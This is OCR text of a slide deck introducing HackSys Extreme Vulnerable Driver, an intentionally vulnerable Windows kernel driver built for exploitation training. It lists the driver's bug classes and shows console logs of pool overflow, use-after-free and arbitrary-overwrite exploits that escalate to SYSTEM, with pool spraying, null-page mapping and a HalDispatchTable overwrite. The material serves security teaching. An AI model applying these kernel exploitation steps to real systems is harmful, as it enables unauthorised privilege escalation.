Payatu

HackSys Extreme Vulnerable Driver

BY ASHFAQ ANSARI (@HackSysTeam)

$whoami

- Ashfaq Ansari
  - Security Consultant/Researcher @ Payatu Technologies Pvt. Ltd.
- Interests
  - Vulnerability Research, Kernel Exploitation, Reverse Engineering, Exploit Development, Program Analysis, Malware Research, Web Security & Machine Learning
- About Payatu
  - A boutique security testing company specializing in Iot, Mobile, Cloud - http://www.payatu.com
  - HackSys Extreme Vulnerable Driver - http://www.payatu.com/hacksys-extreme-vulnerable-driver/
  - Damn Insecure and Vulnerable App for Android - http://www.payatu.com/damn-insecure-and-vulnerable-app/
  - In-house Fuzz testing Infrastructure
  - Security training in Mobile and IoT exploitation – Blackhat, Brucon, Hack In Paris and Corporate trainings

What is HackSys Extreme Vulnerable Driver?

It is intentionally vulnerable **Windows Kernel Driver** developed for security enthusiasts to learn and polish their exploitation skills at Kernel level.

HackSys Extreme Vulnerable Driver caters wide range of vulnerabilities ranging from simple **Buffer Overflow** to complex **Use After Free**, **Uninitialized Variable** and **Pool Overflow**.

This allows the researchers to explore the different exploitation techniques for every implemented vulnerabilities.


Why is HackSys Extreme Vulnerable Driver?

- No proper vulnerable driver to learn exploitation in Kernel mode
- Lack of working exploits
- No proper documentation
- What about source code?
- How do we mitigate the vulnerabilities?
- **HackSys Extreme Vulnerable Driver** or **HackSys Extreme Secure Driver**?

Vulnerabilities Implemented


- Pool Overflow
- Use After Free
- Stack Overflow
- Type Confusion
- Integer Overflow
- Stack Overflow GS
- Uninitialized Variable
- Null Pointer Dereference
- Arbitrary Memory Overwrite
- HackSys Extreme Vulnerable Driver

Exploitation – Pool Overflow




```
[+] Starting Pool Overflow Exploitation
        [+] Creating The Exploit Thread
                [+] Exploit Thread Handle: 0x50
        [+] Setting Thread Priority
                [+] Priority Set To THREAD_PRIORITY_HIGHEST
        [+] Getting Device Driver Handle
                [+] Device Name: \\.\HackSysExtremeVulnerableDriver
                [+] Device Handle: 0x54
        [+] Setting Up Vulnerability Stage
                [+] Allocating Memory For Buffer
                        [+] Memory Allocated: 0x00480D18
                        [+] Allocation Size: 0x220
                [+] Mapping Null Page
                        [+] Memory Allocated: 0x00000000
                        [+] Allocation Size: 0x2000
                [+] Preparing Buffer Memory Layout
                        [+] TypeIndex Of Event Object Set To: 0x0
                [+] Preparing OBJECT_TYPE At Null Page
                        [+] DeleteProcedure Value: 0x1132770
                        [+] DeleteProcedure Address: 0x00000060
                [+] EoP Payload: 0x01132770
                [+] Preparing NonPaged Kernel Pool Layout
                        [+] Spraying With Event Objects
                        [+] Creating Holes By Coalescing
        [+] Triggering Pool Overflow
                [+] Triggering Payload
                        [+] Freeing Event Objects
[+] Completed Pool Overflow Exploitation
[+] Checking Current Process Privileges
        [+] Trying To Get Process ID Of: csrss.exe
                [+] Process ID Of csrss.exe: 344
        [+] Trying To Open csrss.exe With PROCESS_ALL_ACCESS
                [+] Process Handle Of csrss.exe: 0xEB08
        [+] Successfully Elevated Current Process Privileges
[+] Enjoy As SYSTEM [0.000000]s
```

Exploitation – Use After Free




```
[+] Starting Use After Free Exploitation
        [+] Creating The Exploit Thread
                [+] Exploit Thread Handle: 0x50
        [+] Setting Thread Priority
                [+] Priority Set To THREAD_PRIORITY_HIGHEST
        [+] Getting Device Driver Handle
                [+] Device Name: \\.\HackSysExtremeVulnerableDriver
                [+] Device Handle: 0x54
        [+] Setting Up Vulnerability Stage
                [+] Allocating Memory For Buffer
                        [+] Memory Allocated: 0x0037FE40
                        [+] Allocation Size: 0x58
                [+] Preparing FAKE_OBJECT structure
                        [+] pFakeObject Value: 0x01132720
                        [+] pFakeObject Address: 0x0037FE40
                        [+] FAKE_OBJECT Size: 0x58
                        [+] EoP Payload: 0x01132720
                [+] Preparing NonPaged Kernel Pool Layout
                        [+] Spraying With Reserve Objects
                        [+] Creating Holes
                [+] Working With Vulnerable UaF Object In NonPaged Pool
                        [+] Allocating UaF Object
                        [+] Freeing UaF Object
                        [+] Filling Freed Chunks
                        [+] Freeing Reserve Objects
        [+] Triggering Kernel Use After Free
[+] Completed Use After Free Exploitation
[+] Checking Current Process Privileges
        [+] Trying To Get Process ID Of: csrss.exe
                [+] Process ID Of csrss.exe: 344
        [+] Trying To Open csrss.exe With PROCESS_ALL_ACCESS
                [+] Process Handle Of csrss.exe: 0xEB28
        [+] Successfully Elevated Current Process Privileges
[+] Enjoy As SYSTEM [0.000000]s
```

Exploitation – Arbitrary Overwrite




```
[+] Starting Arbitrary Memory Overwrite Exploitation
        [+] Creating The Exploit Thread
                [+] Exploit Thread Handle: 0x50
        [+] Setting Thread Priority
                [+] Priority Set To THREAD_PRIORITY_HIGHEST
        [+] Getting Device Driver Handle
                [+] Device Name: \\.\HackSysExtremeVulnerableDriver
                [+] Device Handle: 0x54
        [+] Setting Up Vulnerability Stage
                [+] Allocating Memory For WRITE_WHAT_WHERE Structure
                        [+] Memory Allocated: 0x0046FE40
                        [+] Allocation Size: 0x8
                [+] Gathering Information About Kernel
                        [+] Loaded Kernel: ntoskrnl.exe
                        [+] Kernel Base Address: 0x82845000
                        [+] HalDispatchTable: 0x829673F8
                        [+] HalDispatchTable+0x4: 0x829673FC
                [+] Preparing WRITE_WHAT_WHERE structure
                        [+] pWriteWhatWhere: 0x0046FE40
                        [+] pWriteWhatWhere->What: 0x007EF8D0
                        [+] pWriteWhatWhere->Where: 0x829673FC
                [+] EoP Payload: 0x01132720
        [+] Triggering Arbitrary Memory Overwrite
                [+] Triggering Payload
[+] Completed Arbitrary Memory Overwrite Exploitation
[+] Checking Current Process Privileges
        [+] Trying To Get Process ID Of: csrss.exe
                [+] Process ID Of csrss.exe: 344
        [+] Trying To Open csrss.exe With PROCESS_ALL_ACCESS
                [+] Process Handle Of csrss.exe: 0x58
        [+] Successfully Elevated Current Process Privileges
[+] Enjoy As SYSTEM [0.000000]s
```

Exploitation – Integer Overflow



